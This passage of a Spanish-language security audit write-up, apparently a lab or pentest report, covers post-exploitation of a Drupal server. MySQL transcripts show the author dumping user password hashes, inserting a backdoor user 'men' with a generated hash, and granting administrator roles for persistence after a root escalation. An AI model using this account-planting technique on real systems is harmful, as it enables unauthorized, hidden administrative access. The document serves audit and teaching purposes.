


imagenes 24 bases de datos



imagenes 25 tablas

en este paso se consultó una de las tablas de la base de datos drupal, obteniendo como resultado información de usuarios registrados en el sistema. En la salida se observan campos como el nombre de usuario, contraseñas cifradas (hash), zona horaria, correos electrónicos y configuraciones asociadas. Este paso evidencia cómo Drupal almacena y gestiona la información sensible de los usuarios en su base de datos, destacando la importancia de la seguridad y del cifrado en la administración de sitios web.




imagenes 26 consulta en la base de datos

en este paso se utilizó un script en PHP (hash_drupal.php) para generar contraseñas cifradas en el formato propio de Drupal. Como ejemplo, se aplicó a las palabras *"*linux" y "men", obteniendo los respectivos hashes seguros. Este procedimiento evidencia el método que emplea Drupal para almacenar contraseñas de usuarios en la base de datos, reforzando la importancia de los mecanismos de cifrado en la protección de credenciales.

imagenes 27 script php

en este paso se ejecutó una sentencia INSERT INTO sobre la tabla users de la base de datos drupal, con el fin de añadir un nuevo usuario llamado "Linux". En el registro se incluyó un hash de contraseña previamente generado en formato Drupal, junto con datos como correo electrónico, zona horaria y otros parámetros predeterminados. La consulta se completó exitosamente, confirmando que el nuevo usuario fue insertado en el sistema.



imagenes 28 inserción de usuarios

en este paso se ejecutó una sentencia INSERT INTO sobre la tabla users de la base de datos drupal, con el fin de añadir un nuevo usuario llamado *"*men*"*. En el registro se incluyó un hash de contraseña previamente generado en formato Drupal, junto con datos como correo electrónico, zona horaria y otros parámetros predeterminados. La consulta se completó exitosamente, confirmando que el nuevo usuario fue insertado en el sistema.

```
mysql> INSERT INTO users
    -> (uid, name, pass, mail, theme, signature, signature_format, created, access, login, status, timezone, language, picture, init, data)
    -> VALUES
    -> (5, 'men', '$S$DN9P1EHqn3wzSi9VlWvxkIQK.h3ooIJfNRhpHAhs71n0nny2WA4p', 'men@example.com', '', '', 'filtered_html', UNIX_TIMESTAMP(), 0, 0, 1, 'America/Bogota',
'', '', 'men@example.com', NULL);
Query OK, 1 row affected, 1 warning (0.00 sec)

mysql>
```

imagenes 29 inserción del 2 usuario

Se listaron los roles configurados en el sistema (administrator, anonymous user, authenticated user y writer), cada uno con su identificador (rid) y peso (Wright). Posteriormente, en la tabla users_roles se visualizaron las relaciones entre usuarios (uid) y roles (rid).

```
mysql> select * from role;
+-----+--------------------+--------+
| rid | name               | weight |
+-----+--------------------+--------+
|   3 | administrator      |      2 |
|   1 | anonymous user     |      0 |
|   2 | authenticated user |      1 |
|   4 | writer             |      3 |
+-----+--------------------+--------+
4 rows in set (0.00 sec)

mysql> select * from users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
|   1 |   3 |
|   2 |   4 |
+-----+-----+
2 rows in set (0.01 sec)

mysql>
```

imagenes 30 roles

se insertan registros en la tabla , asignando roles específicos a los usuarios identificados por sus respectivos IDs. Esta operación es fundamental para la gestión de permisos dentro de sistemas que dependen de estructuras relacionales para controlar el acceso y las funciones de cada usuario.

```
mysql> INSERT INTO users_roles (uid, rid) values (4, 3);
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO users_roles (uid, rid) values (5, 3);
Query OK, 1 row affected (0.00 sec)

mysql>
```

imagenes 31 se insertan roles

```
mysql> INSERT INTO users_roles (uid, rid) values (4, 2);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO users_roles (uid, rid) values (5, 2);
Query OK, 1 row affected (0.04 sec)

mysql>
```

imagenes 32 se insertan roles

en este paso se hace la ejecución de una consulta SQL sobre la tabla , la cual forma parte de la estructura de una base de datos relacional. Esta tabla representa la relación entre usuarios y sus respectivos roles dentro de un sistema, permitiendo identificar qué usuarios () están asociados a qué roles (). La consulta realizada () tiene como objetivo visualizar el contenido completo de dicha tabla

```
mysql> select * from users_roles
    -> ;
+-----+-----+
| uid | rid |
+-----+-----+
|   4 |   2 |
|   5 |   2 |
|   1 |   3 |
|   4 |   3 |
|   5 |   3 |
|   2 |   4 |
+-----+-----+
6 rows in set (0.01 sec)
```

imagenes 33 selecion de la tabla users_roles

CONCLUSIÓN

La auditoría permitió identificar servicios expuestos en el host y, mediante el uso de un diccionario personalizado y pruebas controladas, se obtuvo acceso remoto con un usuario válido. Posteriormente, el análisis de un exploit público y su ejecución local demostraron la posibilidad de escalada de privilegios a root, seguido de la creación de cuentas (Linux, men) con privilegios administrativos para persistencia. Estas pruebas confirman la existencia de riesgos críticos: servicios con credenciales débiles, sistema vulnerable a una

escalada local y ausencia de controles que detecten o prevengan la creación no autorizada de cuentas con privilegios elevados.